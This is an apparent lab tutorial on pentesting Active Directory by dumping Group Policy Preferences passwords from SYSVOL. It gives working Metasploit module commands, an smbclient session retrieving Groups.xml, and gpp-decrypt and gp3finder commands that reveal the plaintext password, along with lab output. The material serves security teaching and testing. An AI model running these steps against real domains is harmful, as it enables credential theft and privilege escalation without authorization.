Credential Dumping: Group Policy Preferences (GPP)

March 29, 2020 By Raj Chandel

People might be aware of "*Group Policy Preferences"* in Windows Server 2008 that allows system administrators to set up specific configurations. It can be used to create a username and encrypted password on machines. But do you know, that a normal user can elevate privilege to the local administrator and probably compromise the security of the entire domain because passwords in preference items are not secured?

Table of Content

What is Group Policy Preferences?

Group Policy preferences shortly term as GPP permit administrators to configure and install Windows and application settings that were previously unavailable using Group Policy. One of the most useful features of Group Policy Preferences (GPP) is the ability to store, and moreover, these policies can make all kinds of configuration changes to machines, like:

- Map Drives
- Create Local Users
- Data Sources
- Printer configuration
- Registry Settings
- Create/Update Services
- Scheduled Tasks
- Change local Administrator passwords

Why using GPP to create a user account is a bad Idea?

If you use Microsoft GPP to create a local administrator account, consider the safety consequences carefully. Since the password is stored in SYSVOL in a preferred item. SYSVOL is the domain-extensive share folder in the Active Directory accessed by all authenticated users.

All domain Group Policies are stored here: \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

When a new GPP is created for the user or group account, it'll be interrelated with a Group.XML file created in SYSVOL with the relevant configuration information and the password is AES-256 bit encrypted. Therefore the password is not secure at all authenticated users have access to SYSVOL.

"In this article, we will be doing active directory penetration testing through Group Policy Preferences and try to steal store password from inside SYSVOL in multiple ways".


Let's Start!!

Lab Setup Requirement

- Microsoft Windows Server 2008 r2
- Microsoft Windows 7/10
- Kali Linux


Create an Account in Domain Controller with GPP

On your Windows Server 2008, you need to create a new group policy object (GPO) under "*Domain Controller"* using Group Policy Management.




Now create a new user account by navigating to ***Computer Configuration > Control Panel Settings > Local Users and Groups.***

Then Right click in the “Local Users and Groups” option and select the ***New > Local User***.




Then you get an interface for new local user property where you can create a new user account.

As you can observe from the given below image, we had created an account for user “raaz”.




Don't forget to update the group policy configuration.



So as I had already discussed above, that, whenever a new gpp is created for the user or group account, it will be associated with a Group.XML which is stored inside /SYSVOl.

From the image below, you can see the entire path that leads to the file **Group.xml**. As you can see, this XML file holds **cpassword** for user raaz within the property tags in plain text.




Exploiting Group Policy Preferences via Metasploit -I

As we know an authorized user can access SYSVOL and suppose I know the client machine credential, let say raj: Ignite@123 then with help of this I can exploit Group Policy Preference to get the XML file. Metasploit auxiliary module lets you enumerate files from target domain controllers by connecting to SMB as the rouge user.

This module enumerates files from target domain controllers and connects to them via SMB. It then looks for Group Policy Preference XML files containing local/domain user accounts and passwords and decrypts them using Microsoft's public AES key. This module has been tested successfully on a Win2k8 R2 Domain Controller.

```
use auxiliary/scanner/smb/smb_enum_gpp
msf auxiliary(smb_enum_gpp) > set rhosts 192.168.1.103
msf auxiliary(smb_enum_gpp) > set smbuser raj
msf auxiliary(smb_enum_gpp) > set smbpass Ignite@123
msf auxiliary(smb_enum_gpp) > exploit
```

Hence you can observe, that it has dumped the **password:abcd@123** from inside Group.xml file for user raaz.



Exploiting Group Policy Preferences via Metasploit -II

Metasploit also provide a post exploit for enumerating cpassword, but for this, you need to compromised target's machine at least once and then you will be able to run below post exploit.

This module enumerates the victim machine's domain controller and connects to it via SMB. It then looks for Group Policy Preference XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key. Cached Group Policy files may be found on end-user devices if the group policy object is deleted rather than unlinked.

```
use post/windows/gather/credentials/gpp
msf post(windows/gather/credentials/gpp) > set session 1
msf post(windows/gather/credentials/gpp) > exploit
```

From the given below image you can observe, it has been found cpassword twice from two different locations:

- *C:\ProgramData\Microsoft\Group Policy\History\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml*
- *C:\Windows\SYSVOL\sysvol\Pentest.Local\Policies\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml*

```
msf > use post/windows/gather/credentials/gpp
msf post(windows/gather/credentials/gpp) > set session 1
session => 1
msf post(windows/gather/credentials/gpp) > exploit

[*] Checking for group policy history objects...
[+] Cached Group Policy folder found locally
[*] Checking for SYSVOL locally...
[+] SYSVOL Group Policy Files found locally
[*] Enumerating Domains on the Network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\ProgramData\Microsoft\Group Policy\History\{EE416E94-73
[+] Group Policy Credential Info
============================

 Name               Value
 ----               -----
 TYPE               Groups.xml
 USERNAME           raaz
 PASSWORD           abcd@123
 DOMAIN CONTROLLER  Microsoft
 DOMAIN             History
 CHANGED            2018-12-27 09:21:06
 NEVER_EXPIRES?     0
 DISABLED           0

[+] XML file saved to: /root/.msf4/loot/20181227042750_default_192.168.1.103

[*] Parsing file: C:\Windows\SYSVOL\sysvol\pentest.local\Policies\{EE416E94-
[+] Group Policy Credential Info
============================

 Name               Value
 ----               -----
 TYPE               Groups.xml
 USERNAME           raaz
 PASSWORD           abcd@123
 DOMAIN CONTROLLER  SYSVOL
 DOMAIN             pentest.local
 CHANGED            2018-12-27 09:21:06
 NEVER_EXPIRES?     0
 DISABLED           0

[+] XML file saved to: /root/.msf4/loot/20181227042750_default_192.168.1.103
```

Gpp-Decrypt

Another method is to connect with the target's machine via SMB and try to access /SYSVOL with the help smbclient. Therefore execute its command to access shared directory via authorized account and then move to following path to get Group.xml file: *SYSVOL\sysvol\Pentes.Local\Policies\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml*

```
smbclient //192.168.1.103/SYSVOL -U raj
```

```
root@kali:~# smbclient //192.168.1.103/SYSVOL -U raj
Enter WORKGROUP\raj's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 24 12:44:44 2018
  ..                                  D        0  Fri Aug 24 12:44:44 2018
  pentest.local                       D        0  Fri Aug 24 12:44:44 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \> cd pentest.local
smb: \pentest.local\> ls
  .                                   D        0  Fri Aug 24 12:49:35 2018
  ..                                  D        0  Fri Aug 24 12:49:35 2018
  DfsrPrivate                       DHS        0  Fri Aug 24 12:49:35 2018
  Policies                            D        0  Thu Dec 27 02:56:47 2018
  scripts                             D        0  Fri Aug 24 12:44:44 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\> cd Policies
smb: \pentest.local\Policies\> ls
  .                                   D        0  Thu Dec 27 02:56:47 2018
  ..                                  D        0  Thu Dec 27 02:56:47 2018
  {EE416E94-7362-45B7-9CEC-651656DB753B}  D        0  Thu Dec 27 04:21:00 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\> cd {EE416E94-7362-45B7-9CEC-651656DB753B}
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  GPT.INI                             A       59  Thu Dec 27 04:21:06 2018
  Group Policy                        D        0  Thu Dec 27 04:21:00 2018
  Machine                             D        0  Thu Dec 27 04:21:00 2018
  User                                D        0  Thu Dec 27 03:15:36 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\> cd Machine
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Preferences                         D        0  Thu Dec 27 04:21:00 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\> cd Preferences
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Groups                              D        0  Thu Dec 27 04:21:00 2018
```

As you can observe, we have successfully transfer Group.xml in our local machine. As this file holds cpassword, so now we need to decrypt it.

```
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\> cd Groups
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Groups.xml                          A      455  Thu Dec 27 04:21:06 2018

                10485247 blocks of size 4096. 7869700 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> get
 Groups.xml
getting file \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Grou
ps\Groups.xml of size 455 as Groups.xml (444.3 KiloBytes/sec) (average 444.3 KiloBytes/sec)
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> exi
t
root@kali:~# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98
BA1D1}" name="raaz" image="0" changed="2018-12-27 09:21:06" uid="{E53E6777-6356-49EF-8545-D914FEB44B
3E}"><Properties action="C" fullName="raaz" description="" cpassword="qRI/NPQtItGsMjwMkhF7ZDvK6n9KlO
hBZ/XShO2IZ80" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="raaz"/></Use
r>
</Groups>
```

For decryption, we use " **gpp-decrypt**" which is embedded in a simple ruby script in Kali Linux which decrypts a given GPP encrypted string.

Once you got access to Group.xml file, you can decrypt cpassword with the help of the following syntax:

```
gpp-decrypt <encrypted cpassword >
gpp-decrypt qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
```

As a result, it dumps password in plain text as shown below.

```
root@kali:~# gpp-decrypt qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
abcd@123
```


GP3finder

This is another script written in python for decrypting cpassword and you can download this tool from here.

Once you got access to Group.xml file, you can decrypt cpassword with the help of the following syntax:

```
gpp-decrypt <encrypted cpassword >
gp3finder.exe -D qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
```

As a result, it dumps password in plain text as shown below.



